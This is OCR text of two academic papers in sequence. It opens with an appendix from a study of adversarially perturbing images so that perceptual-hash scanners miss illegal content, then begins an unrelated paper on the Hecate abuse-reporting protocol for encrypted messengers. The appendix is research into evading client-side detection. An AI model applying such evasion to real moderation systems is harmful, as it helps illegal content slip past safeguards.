Proof. Let λ be an eigenvalue of $A^T A$ and $x \neq 0$ such that $A^T Ax = \lambda x$. We multiply by A to the left and obtain $\lambda Ax = A(A^T Ax) = (AA^T)Ax = Ax$. We distinguish two cases: (1) $Ax = 0$, which implies that $\lambda = 0$ and (2) $Ax \neq 0$, which implies that $\lambda = 1$.

Therefore the eigenvalues of AA^T can only be 0 or 1.

We denote by $m(\lambda)$ the multiplicity of eigenvalue λ.

It follows from the above analysis that $dim(Ker(A)) \le m(0)$ and that $rank(A) \le m(1)$. By summation we obtain $k^2 \le m(0) + m(1) = k^2$, therefore $m(1) = rank(A)$.

We show that the rank of A is c^2. Indeed $rank(A) \le min(c^2, k^2) = c^2$. If it were the case that $rank(A) < c^2$, then there would be $x \in \mathbb{R}^{c^2}$ such that $x^T A = 0$ but $x \neq 0$. Since $AA^T = I_{c^2}$, by multiplying with A^T on the right we obtain $x^T = 0$, a contradiction.

We thus conclude that $m(1) = c^2$ and $m(0) = k^2 - c^2$. □

B Visual similarity

Fig. 9 shows the perceptual similarity between the original and modified images as quantified by the Learned Perceptual Image Patch Similarity distance [64] evaluated using AlexNet [29].

C Prevalence rate

Table 3 shows the number of wrongly detected images for different perceptual hashing algorithms and threshold, for a prevalence rate of 10^{-7} for illegal content among 4.5B images shared daily. The results are comparable in order of magnitude to those of Table 2 in the main paper.

D Impact of diversity on visual similarity of perturbed images

Fig 10 shows that our modifications to black-box algorithm leads to more diverse perturbations, but it also leads to relatively higher $\mathbb{L}_2$ perturbation per pixel compared to black-box algorithm without modifications. However we also observe that even for the highest thresholds, 99.9% of diverse perturbed images generated for dHash (respectively 100.0%, 80.4%, 91.8% and 65.2% for pHash continuous, pHash, aHash and PDQ) of perturbed images are within the $\mathbb{L}_2$ perturbation per pixel of 0.13.




Figure 9: Cumulative distribution function (CDF) for the LPIPS distance between the original and the perturbed image for different algorithms and thresholds T, and all successfully attacked images over 10 experiments. A smaller distance indicates higher visual similarity between the modified and original images. The distances increase slowly with the threshold but remain small in all cases.




Figure 10: Pairwise distances between hashes of the multiple perturbations generated for the same image. The number of perturbations generated for each image is $D = 50$ and the number of images attacked is $N' = 100$.

Hash	Rough estimate of the number of wrongly detected images daily / Threshold T			
pHash continuous	$\sim$ 5M $T = 0.05$	$\sim$ 23M $T = 0.6$	$\sim$ 184M $T = 1.1$	$\sim$ 665M $T = 1.6$
pHash	$\sim$ 5M $T = 0.2$	$\sim$ 7M $T = 6$	$\sim$ 108M $T = 10$	$\sim$ 3.3B $T = 14$
aHash	$\sim$ 44M $T = 1$	$\sim$ 179M $T = 3$	$\sim$ 498M $T = 5$	$\sim$ 1.1B $T = 7$
dHash	$\sim$ 5M $T = 1$	$\sim$ 8M $T = 4$	$\sim$ 112M $T = 9$	$\sim$ 798M $T = 12$
PDQ	$\sim$ 5M $T = 30$	$\sim$ 7M $T = 70$	$\sim$ 135M $T = 85$	$\sim$ 1.6B $T = 90$

Table 3: Rough estimate of the number of images that would be wrongly detected daily on WhatsApp alone for different perceptual hashing algorithms and thresholds. We here consider a database size of $N = 100$k, 4.5B images being shared daily [5], and a prevalence rate of illegal content of 10^{-7}.

E Probability to flag k images

We consider a simple model with two types of users each sending N images independently from one another. The first type, which we call non-offender, sends only non-illegal images. The second type, which we call offender, sends l illegal images that are adversarially modified using our attack and $N-l$ non-illegal images. The probability for the detection system to flag an image is FPR for non-illegal images and $1-FNR$ for illegal images adversarially modified using our attack.

Under this model, the number of images flagged for a non-offender follows a binomial distribution $N_1 \sim Bin(N, FPR)$. Similarly, the number of images flagged for an offender can be written as the sum of two binomial random variables $N_2 \sim Bin(l, 1-FNR) + Bin(N-l, FPR)$. The two follow the same distribution if $1-FNR = FPR$, i.e., if the adversarial images are indistinguishable from natural images to the detection system.

This allows us to compute, for each type of user, the probability that $0 \le k \le N$ of their images are flagged:

$$P(N_1 = k) = \binom{N}{k} FPR^k (1-FPR)^{N-k}$$

$$P(N_2 = k) = \sum_{i=0}^{min(l,k)} \binom{l}{i} (1-FNR)^i FNR^{l-i} \times \binom{N-l}{k-i} FPR^{k-i} (1-FPR)^{N-l-k+i}$$

Hecate: Abuse Reporting in Secure Messengers with Sealed Sender

Rawane Issa
Boston University

Nicolas Alhaddad
Boston University

Mayank Varia
Boston University

Abstract

End-to-end encryption provides strong privacy protections to billions of people, but it also complicates efforts to moderate content that can seriously harm people. To address this concern, Tyagi et al. [CRYPTO 2019] introduced the concept of *asymmetric message franking* (AMF) so that people can report abusive content to a moderator, while otherwise retaining end-to-end privacy by default and compatibility with anonymous communication systems like Signal's sealed sender.

In this work, we provide a new construction for asymmetric message franking called Hecate that is faster, more secure, and introduces additional functionality compared to Tyagi et al. First, our construction uses fewer invocations of standardized crypto primitives and operates in the plain model. Second, on top of AMF's accountability and deniability requirements, we also add forward and backward secrecy. Third, we combine AMF with source tracing, another approach to content moderation that has previously been considered only in the setting of non-anonymous networks. Source tracing allows for messages to be forwarded, and a report only identifies the original source who created a message. To provide anonymity for senders and forwarders, we introduce a model of *AMF with preprocessing* whereby every client authenticates with the moderator out-of-band to receive a token that they later consume when sending a message anonymously.

1 Introduction

End-to-end encrypted messaging systems like Facebook Messenger, Signal, Telegram, Viber, and WhatsApp are used by billions of people [80] due to their powerful combination of cryptographic protections and ease of use. The security guarantees provided by encrypted messengers are both varied and valuable [77]: confidentiality and integrity from authenticated key exchange [16, 20, 53], deniability from the use of symmetric authenticated encryption [15, 29, 39], and forward and backward (aka post-compromise) security via key evolution [25, 40]. However, these very security guarantees complicate efforts by secure messaging platforms to investigate reports of abuse or disinformation campaigns, which can have serious consequences for individuals and collective society [10, 31, 72, 74, 79].

To address these concerns, the security research community has developed three methods to augment end-to-end messengers with privacy-respecting technologies to assist with content moderation: message franking, source tracing, and automated identification. First, *message franking* [29, 32, 39, 54, 55, 75] allows recipients to manually report abusive messages with assurance that unreported messages retain all guarantees of secure messengers, and reported messages are both accountable (the moderator correctly identifies the message's sender) and deniable (the moderator cannot prove this fact to anybody else). Second, *source tracing* [59, 76] allows the moderator to pinpoint the original source of a viral message rather than the person who forwarded the message to the eventual reporter. Finally, *automated identification* [11, 52] proactively matches messages against a moderator-provided list of messages using a private (approximate) set membership test, with possible interventions like rate-limiting or warning labels in case of a match [73]. We refer readers to [65] for more details about content moderation in encrypted settings.

This work contributes a new construction called Hecate that simplifies, strengthens, and unifies the first two content moderation techniques: asymmetric message franking and source tracing. We do not consider automated identification, focusing instead on abuse reporting schemes that empower the people who receive messages to choose the action they wish to take [49, 60]. To provide context for our work, we describe the nascent space of message franking and source tracing in more detail before explaining our improvements.

Prior work. There exists a long line of research into the security of end-to-end encrypted messaging systems (EEMS) at both the protocol design and software implementation layers (e.g., [4, 9, 13, 19, 23, 48]). Our work relies on these analyses in order to treat the underlying messaging protocol in a black-box manner and abstract away its details, so we can focus on

the additions provided by content moderation protocols.

Message franking constructions involve four parties: a sender and receiver of a message, plus the platform providing the secure messaging service and a moderator who acts on abuse reports (see Figure 1). *Symmetric* message franking protocols are limited to the setting in which the platform and moderator are the same entity and have sufficient network-level visibility to pinpoint the sender of each message. At a high level, these constructions operate as follows: when a sender submits a ciphertext corresponding to the message m, the platform signs an attestation binding the sender's identity to a commitment $\mathsf{com}(\mathsf{m})$ provided by the sender in the clear. The receiver also sees this commitment (e.g., as part of a robust encryption scheme [1, 33, 34]) and can check whether it is correct, dropping the packet if it is malformed. Subsequently, the receiver can report the message as abusive by opening all [29, 32, 39] or part [54] of the commitment; then, the platform can determine whether the message is abusive and take appropriate action.

The work of Tyagi et al. [75], which is the starting point for this paper and which we will henceforth refer to as TGLMR, introduces the notion of *asymmetric message franking* (AMF) that removes the limitations from above. Specifically, AMF can operate even when using Signal's sealed sender [68] or an anonymous communication system (e.g., [3, 26, 28, 78]) that hides the identity of the sender or receiver from the platform. Furthermore, the system is secure whether the moderator and platform are operated by the same or different entities.

Inspired by designated-verifier signatures [46, 64], the TGLMR construction requires the sender to make a Diffie-Hellman tuple $\langle g, g^{\mathsf{sk}_{\mathtt{src}}}, g^{\mathsf{k}_{\mathtt{mod}}}, g^{\mathsf{sk}_{\mathtt{src}} \cdot \mathsf{k}_{\mathtt{mod}}} \rangle$ involving the moderator's secret key and her own, as well as a non-interactive zero knowledge proof that the tuple is well-formed. TGLMR achieves accountability and deniability for the sender, but doesn't provide forward and backward security due to the use of long-lived secret keys. Moreover, it is complex and expensive to implement (see §6), and requires a non-falsifiable knowledge of exponent assumption in the random oracle model. Finally, TGLMR does not easily generalize to more complex conversation graphs that allow for forwarding.

Another line of research investigates the ability for the moderator to trace the original source of messages that might have been forwarded several times within an EEMS. Tyagi, Miers, and Ristenpart [76] began this line of study with their Traceback scheme, which reveals to the moderator the entire path from the original source to the reporter, but it requires server-side storage proportional to the number of messages eligible to be traced. Two recent works provide *source tracing*, identifying only the original source of a reported message. First, Peale, Eskandarian, and Boneh [59] contribute a source tracing construction that inherits most security properties from the underlying EEMS (see Table 1). Using more expensive crypto operations, the stronger variant of their construction is the only one to date to achieve tree unlinkability — namely,

Construction	Features					Security Guarantees							
	Abuse reporting	Message forwarding	Source tracing	Trace info	Threshold report	Confidentiality	Anonymity	Tree unlinkability	Deniability	Forward security	Backward security	Unforgeability	Accountability
Signal	○	●	×	×	×	●	◐	●	●	●	●	●	×
Tyagi et al. [75]	●	○	×	src	○	●	●	×	●	○	○	●	●
Traceback [76]	●	●	●	path	○	●	○	○	◔	○	○	●	●
FACTS [55]	●	●	●	src	●	●	◐	○	◔	◔	○	●	●
Peale et al. [59]	●	●	●	src	○	●	○	●	●	◔	○	●	●
Hecate (*this work*)	●	●	●	src	○	●	●	○	●	●	●	●	●

●: fully provided, ◔: provided but not proven, ◐: partially provided, ○: not provided, ×: not applicable

Table 1: A comparison of features and security properties provided by the Signal EEMS protocol as well as several abuse reporting constructions. Security properties are described in §2.2 and §5. For the anonymity column, ◐ refers to providing anonymity at the level of Signal's sealed sender [68].

that a receiver who gets the same message twice cannot tell if they originate from the same or different sources. Second, the FACTS scheme by Liu et al. [55] provides source tracing along with a threshold reporting scheme so that the moderator only learns when sufficiently many complaints have been lodged against an abusive source client. However, none of these traceback or source tracing schemes [55, 59, 76] considers backward security as part of their security model. Also, none provides full anonymity of senders and receivers from the EEMS platform or moderator; FACTS is compatible with a network that provides one-sided anonymity, but it requires senders to identify themselves and request tokens from the moderator on the fly whenever they wish to send a message.

This leaves the following open question:

> *Can we design a protocol that simultaneously provides asymmetric message franking (AMF) and source tracing, achieves forward and backward security, maintains anonymity of senders and receivers to the extent provided by the underlying EEMS network, and only makes black-box use of standardized cryptography in the plain model?*

In this work, we answer the question in the affirmative.

Our contributions. In this work, we provide a new definition and construction for asymmetric message franking (AMF) that is more general, more secure, and faster than previous work. To achieve this goal, we revisit the decision by TGLMR [75] to "restrict attention to non-interactive schemes for which franking, verification, and judging requires sending just a single message." On its face, this restriction seems natural because end-to-end encrypted messengers are designed to work asynchronously in situations with limited network connectivity, so one-round (online) protocols are desirable. However, this restriction also appears to direct the solution




Figure 1: Diagram of Hecate's data flow for a message m, from the source (top) to the forwarder (middle) and then to a reporting receiver (bottom). The commands match our definition of AMF with preprocessing (Def. 1), and the variables token, c_{frank}, c_{stamp}, and report are defined in Fig. 2.

space toward expensive crypto tools like designated-verifier signatures and zero knowledge proofs.

Our core insight is to introduce an *AMF with preprocessing* model as shown in Fig. 1. As before, the online work of message franking and transmission requires only one round of communication from the source to platform to receiver. Beforehand, we allow the source and moderator to engage in a single data-independent preprocessing interaction to produce *tokens* that can be consumed during the online phase. Preprocessing can be batched to produce many tokens at once, it can be performed during off-peak hours when the source's device is connected to power and wifi, and it should should be performed in advance rather than on the fly in order to avoid network-level traffic linking attacks [57]. As with MPC [7] or PIR [8], we show that adding a preprocessing round to AMF allows for more efficient protocols, and in particular allows us to answer the open question from above.

Concretely, we contribute an AMF scheme called Hecate. Our construction leverages the fact that, with preprocessing, the communication path of reported messages begins and ends with the content moderator. Ergo, we can use techniques from (faster) symmetric message franking whereby the moderator can prepare a token (e.g., a symmetric encryption of the source's identity) that is only intelligible to its future self. The token is passed through the sender $\rightarrow$ platform $\rightarrow$ receiver communication flow of an EEMS; that said, end-to-end encryption prevents the platform from viewing the token.

Hecate also supports *source tracing*, in which receivers can forward messages along with their corresponding tokens. Any recipient can choose to report an abusive message; this only requires sending one communication to the moderator.

A big challenge in our construction is to combine message forwarding with our AMF *backward* (or post-compromise) security requirement, which states that an attacker who previously (but no longer) controlled a source's device cannot blame the source for new messages. To our knowledge, this work is the first one to consider and formalize backward security within AMF. As we will discuss in more detail in §2, the challenge in combining AMF with backward security stems from the fact that indirect recipients of a message (after forwarding) cannot rely on the backward security of the underlying encrypted messaging protocol to tell whether the token is produced by the now-uncorrupted source or the attacker.

In summary, we make four contributions in this work.

- We rigorously define AMF with preprocessing (§3). We generalize the definition from TGLMR, formalize forward and backward security, and add source tracing.
- We provide a construction called Hecate (§4). It requires only a few black-box calls to standard crypto primitives.
- We formalize and prove (§5) that Hecate achieves all of the security guarantees shown in Table 1.
- We implement Hecate (§6) and integrate it into a Signal client. We show that Hecate's performance compares favorably to prior work and is imperceptible in practice.

Before continuing, we wish to stress that any decision to use content moderation within end-to-end encrypted messengers requires weighing all of its potential benefits and risks, including the limitations of Hecate and prior works (see §7), and the risk of abuse by (or coercion of) the moderator. This is a complex policy question whose discussion should involve computer scientists, but not only computer scientists. We take no stance on the policy question in this work; instead, we observe that these policy discussions are already ongoing [2, 17, 62] and that a sub-optimal understanding of the technological possibilities may push a service provider or nation-state policymakers toward a worse policy decision. We undertake this research in order to demonstrate the feasibility of alternatives to blunt privacy-inhibiting legislation.

2 Overview

In this section, we describe our objectives for an asymmetric message franking (AMF) system. We begin by describing the setting and threat model for our work, and then we provide a high-level description of the security requirements and a brief description of how our Hecate protocol will achieve them.

2.1 Setting and Threat Model

In this work, we consider an EEMS that might contain network-level anonymity protections such as Signal's sealed sender [68] or Tor [28]. We focus on two party point-to-point communication; that said, our techniques translate directly to Signal's group messaging protocol as described in §7.

Within the context of any single message transmission, we refer to the participating clients using the following terminology: the *source* who initially produced the message within the messaging platform, the *receivers* who receive the message and can optionally decide to report it (in which case we call them a *reporter*) and the *forwarders* who are receivers that

decide to send the message along to others. All clients only possess the computational power of a phone.

Due to forwarding, the communication graph of each message has the structure of a tree rooted at the source. Several messages can be sent concurrently, and a client can have different roles in the communication trees of different messages.

In addition to the messenger clients, our model contains two (*possibly* separate, and more computationally powerful) entities that everyone can communicate with: (1) the *platform* that provides the messaging service, and (2) the content *moderator* that receives reports and helps victims of abuse. We consider the platform and moderator as possibly separate so that our model can capture settings where a platform outsources moderation tasks to other, more qualified organizations (e.g., Facebook's oversight board [58]). We emphasize that our model and construction do not rely upon separation of these roles in any way; they remain valid even if the platform and moderator are operated by the same entity.

In general, the parties in the system view all other parties as potentially malicious and colluding together. Every party wants confidentiality and integrity to the strongest extent possible, even if some or all of their counterparty, the platform, and the moderator are colluding against them. In particular, we wish to retain all of the security goals that end-to-end encrypted messengers provide, as detailed in §2.2 and §5.

The parties' relationships toward the moderator are subtle and merit further discussion. The moderator and platform view each other as semi-honest; looking ahead to our Hecate construction, the moderator trusts the accuracy of any timestamp applied by the platform but it need not trust the platform for any other purpose. Clients have a choice: if they view the moderator and platform as malicious and colluding, then they must be assured of limits to the moderator's power; or, if they view the moderator as semi-honest then they must be assured that the moderator can perform its role.

In this work, a malicious attacker has the power to compromise one or more parties, in which case it can observe these parties' local state (e.g., cryptographic keys) and run arbitrary software for the duration of their control of a victim's machine. A semi-honest party, by contrast, is assumed to perform all actions honestly, and the only objective against such a party is data minimization. We presume that the software implementing the encrypted messenger faithfully reproduces the intended specification so that the adversary cannot control the behavior of honest parties. Put another way, supply chain attacks and formal verification are out of scope of this work.

The objective of holding senders accountable for reported messages creates a tension with the security goals of end-to-end encrypted messengers. In particular, clients no longer receive confidentiality, deniability, anonymity, or other privacy guarantees against the moderator for reported messages. Moreover, an AMF scheme imposes a limit on forward security, because messages sent in the past now can be revealed to the moderator in the present. Our objective is to ensure security up to these fundamental limits. We emphasize that even if the moderator is malicious and colluding with some clients, *all of the security guarantees for end-to-end encrypted messaging continue to hold for all unreported messages communicated between non-colluding clients*. Moreover, even for reported messages, security holds against all other parties who are not colluding with the moderator.

Another tension exists between content moderation and network anonymity. For example, *sealed sender* is a feature introduced by the Signal protocol to hide the identity of the sender from the platform. It offers sender confidentiality and minimizes the amount of metadata stored by the platform. But if the sender can deny ever sending a message, then can we hold anyone responsible for sending an abusive message? TGLMR [75] resolved this dilemma using zero-knowledge signatures. In this paper, we contribute a construction based solely on black-box use of standard crypto primitives.

2.2 Security goals

In an asymmetric message franking scheme, we aim to provide all of the security and privacy goals of encrypted messengers [23, 77]. Some EEMS goals (cf. §3.1) are already consistent with content moderation, in which case AMF constructions can use these properties and must ensure that they don't weaken them. To give a concrete example for our Hecate protocol: we use the EEMS as a black box, and we will take advantage of the receiver's ability to authenticate the sender's identity. On the other hand, some security goals are not fully compatible with content moderation, in which case we aim to make the smallest modification possible.

Below, we describe each security goal from Table 1 and highlight the extent to which it is impacted by content moderation. These security goals apply to all clients who construct properly formatted messages that adhere to the encrypted messaging protocol, whether or not their messages are subsequently reported. That is: even though malicious parties in a crypto protocol receive no security guarantees, the mere act of sending a reported message does not render a client malicious.

- *Confidentiality.* Anyone not involved in the creation, forwarding, or reporting of a message m must not learn anything about m except an upper bound on its size.
- *Anonymity.* The AMF scheme should not allow the platform, receiver, or moderator to learn anything about the source and forwarding path of a message beyond what they would learn from the underlying EEMS or a report.
- *Deniability.* Every user should be able to deny a claim about the contents of an unreported message made by any adversary (even other recipients of this message). Also, reported messages are deniable to anyone other than the moderator, and if the moderator's keys are breached then they become deniable to everyone.

- *Forward security.* Adversaries that compromise users' state in the present should not be able to deduce anything about messages exchanged in the past. This goal does not apply to messages that happen to remain on the phone in the present, which can still be read and reported.
- *Backward security.* Once a client recovers from a compromise event, then the compromised state becomes 'useless' after a short delay. That is, the adversary cannot subsequently originate a new message that (if reported) would cause the moderator to blame the victim client.
- *Unforgeability.* The adversary cannot send a message that appears to be sent by another party. An honest receiver will reject any malformed or tampered messages.
- *Accountability.* If a message passes a receiver's verification check and is subsequently reported, the moderator will trace it back to its original source. That is: nobody can falsely accuse someone who wasn't the source of a message, and the true source cannot evade detection and yet also have the message verified by the receiver.

2.3 Protocol Overview

In this section, we give a high level overview of our Hecate protocol in two stages (with and without message forwarding) and explain informally how it satisfies our security goals.

Hecate **without forwarding.** At a high level, our Hecate construction can be thought of as an interactive variant of designated-verifier signatures. Given a message m, the source constructs a 2-out-of-2 secret sharing, say $\mathsf{H}(\mathsf{m}) = \mathsf{x}_1 \oplus \mathsf{x}_2$. In Hecate, the moderator binds x_1 to the source's identity (which on its own reveals nothing about m), and then the source binds x_1 to x_2 without using any long-lived keys.

As shown in Fig. 2: since one of the two shares can be sampled even before m is known, during preprocessing the moderator selects x_1 as an encryption of the source's identity (which appears random to everyone else), samples an ephemeral digital signature keypair $(\mathsf{sk}_e, \mathsf{pk}_e)$, and signs both x_1 and pk_e. The tuple of x_1, pk_e, and their signature constitute the preprocessing token token. During the online phase, the source uses the ephemeral key sk_e to sign x_2; we refer to the pair of x_2 and its signature as another token token.

The source provides both tokens to the receiver within the payload of an ordinary Signal packet, as shown in Fig. 2; ignore the other elements of the franked ciphertext $\mathsf{c}_{\mathsf{frank}}$ for now. Any receiver can check on its own whether the signatures are valid and the underlying values x_1 and x_2 combine to form the real message m that the receiver also gets from the underlying Signal communication; if verification fails, then the message is malformed, so it is dropped without displaying on the receiver's device. If a verified message is later reported, the two tokens together will convince the moderator that the source was the originator of message m.

Achieving our security goals. Many of our security guarantees follow directly from the corresponding property of the underlying EEMS, so we focus on the most challenging goals here. Hecate provides accountability for the same reason as symmetric messaging franking schemes: the moderator created an authenticated encryption of the source's identity for its future self. Forward security holds because ephemeral signing keys sk_e from the past were deleted before a compromise event in the present. Deniability can be shown in two parts: if the moderator's keys are breached then anyone can produce signatures for any choices of x_1 and x_2, and otherwise the source's identity is hidden within the encrypted token so anyone could have 'forged' signatures of an $(\mathsf{x}_1, \mathsf{x}_2)$ pair using her own tokens rather than those of the real source.

Backward (or post-compromise [25]) security is more challenging to address, and it is worth pausing for a moment to discuss what this guarantee means in the context of content moderation. If an adversary corrupts the source's phone, it *can* produce messages whose reports blame the source; this is inevitable. Our goal is to ensure that once the source recovers control of her phone, then (perhaps after a short delay δ) any new message produced by the adversary cannot implicate the honest source. To provide this guarantee within Hecate, the moderator includes a timestamp within its attestation to x_1, and receivers drop any message where this timestamp is too old. This ensures that an adversary cannot use stale pre-processing tokens long after the compromise event.

Hecate **with message forwarding.** Next, we allow forwarding of messages and consider source tracing, in which the moderator should identify only the original source of a reported message. For the most part, our construction is already amenable to source tracing: a forwarder can simply include the original source's tokens within a forwarded message rather than generating new tokens that would implicate herself. However, our timestamp-based solution to backward security now fails because the age of x_1 is insufficient to determine whether the original source had control of her cryptographic keys at the moment that the *original message* was sent (as opposed to the time of the forwarding).

We solve this problem by appending a timestamp time as the data traverses through the platform. To verify backward security, it suffices to verify whether the pre-processed token (which contains the identity of the source to blame) was produced close in time to the message transmission. Timestamps for forwarded messages are disregarded; future recipients only care about the timestamp from the original source.

It only remains to bind the source timestamp to the message, so that it cannot be tampered later. Note that we cannot reveal x_2 to the platform, or else the platform and moderator together could recover the content of messages. Blind signatures are a possible solution to allow the platform to timestamp-and-sign obliviously, but constructions that only require one message received and sent by the platform require trusted setup [35], non-standard crypto assumptions [37,38], or a concretely slow




Figure 2: The construction of the different parts of a franked cipher. The outputs of the diagram correspond to each party's contribution to the eventual stamped cipher c_{stamp}. The source constructs the franked cipher c_{frank} using a token provided by the moderator during preprocessing. We denote by payload and envelope two different parts of the ciphertext as defined in the Signal sealed sender protocol [68]; the platform and receiver can read the envelope whereas only the receiver can read the payload.

runtime with non-black-box reductions [36, 50]. Instead, we take advantage of the fact that the platform's actions need only be verified by recipients who already know x_1 and x_2, so it suffices for the platform to produce a signature σ of the current time together with a commitment to the two shares. The corresponding decommitment randomness can be sent to the receiver within the encrypted messenger payload, so that the recipient can verify that it is well-formed.

3 Definitions

In this section, we present a nearly black-box model of the Signal protocol that we use in this work, and then we detail a new definition for an asymmetric message franking scheme that generalizes TGLMR [75]. We refer readers to Appendix A for formal definitions of the cryptographic building blocks we use in this work: commitments, authenticated encryption, digital signatures, and collision-resistant hash functions.

3.1 Modeling an EEMS

End-to-end encrypted messaging systems (EEMS) using the Signal protocol [70] are a complex, delicate combination of standard cryptographic primitives. Starting with Cohn-Gordon et al. [23], there is a long line of research that analyzes the security of EEMS constructions such as the two-party Signal protocol itself (e.g., [4, 9, 48]), modified versions that provide provide stronger guarantees (e.g., [45, 47, 61]), and extensions to support group messaging (e.g., [18, 22, 63]).

In this work, we wish to treat an EEMS as a black box and consider only an API-level description of its operation and underlying security guarantees. For this reason, we follow the UC models of an EEMS as shown by the recent works of Bienstock et al. [13] and Canetti et al. [19], rather than the game-based definitions in the literature (e.g., [4, 9]). The ideal functionality $\mathcal{F}_{\text{Signal}}$ in these works models the creation, evolution, and destruction of communication 'sessions' between different pairs of parties, and keeps track of the long-term and ephemeral state that parties must hold for each operation.

We follow this abstract model, with three changes. First, we allow a sender to attach public information outside of the encrypted message on the envelope that is visible to the platform, as shown in Fig. 2. As defined by Signal's sealed sender construction [68], the *envelope* constitutes the outer shell of an encrypted message and contains any data that is visible to the platform such as the ciphertext and the recipient's address. Second, in order to support an anonymous network, we allow for inputs involving the parties' identities to be optional. Third, we add an explicit forgery method to highlight the fact that an EEMS achieves deniable authentication [30] (which is implicitly true in universally composable security models [21]): that is, the sender and receiver can forge a transcript showing that a message originated with the other party.

Hence, our abstract model of Signal involves three methods. All of these methods implicitly use the state of the party (or parties) that participate in each method.

- $\mathsf{send}_{\mathsf{eems}}(m^*; id_{src}, id_{rec}) \to c$: Run by the source client id_{src} with message m^*, this method sends a ciphertext

c to the platform. This message m^* might contain payload and envelope components, similarly to how Signal's sealed sender operates. We sometimes omit the latter two inputs when they are clear from context.

- $\mathsf{deliver}_{\mathsf{eems}}(c; \mathsf{id}_{\mathtt{rec}}) \rightarrow m^*$: An interactive protocol in which the platform delivers a ciphertext c to the receiver $\mathsf{id}_{\mathtt{rec}}$. If this receiver was the intended target of a previous $\mathsf{send}_{\mathsf{eems}}$ that produced c, then they can decrypt using their local state to recover m^*. Here, it is unclear whether to include $\mathsf{id}_{\mathtt{rec}}$ as an input: for an anonymous communication channel it is important that the platform not know $\mathsf{id}_{\mathtt{rec}}$, but for non-anonymous networks it may be required. We leave $\mathsf{id}_{\mathtt{rec}}$ as an optional parameter, and throughout this work we focus on the stronger setting in which the network is anonymous so this input is omitted.
- $\mathsf{forge}_{\mathsf{eems}}(m^*; \mathsf{id}_{\mathtt{src}}, \mathsf{id}_{\mathtt{rec}}) \rightarrow c$: A forgery algorithm executed by a party $\mathsf{id}_{\mathtt{rec}}$ and requiring its state $\mathsf{state}_{\mathtt{rec}}$. It forges a transcript that looks as though the message m^* were sent by its counterparty $\mathsf{id}_{\mathtt{src}}$ in an EEMS communication, with a destination of $\mathsf{id}_{\mathtt{rec}}$. The parameters $\mathsf{id}_{\mathtt{src}}$ and $\mathsf{id}_{\mathtt{rec}}$ are optional for the same reasons as $\mathsf{send}_{\mathsf{eems}}$, and they will be omitted from this work.

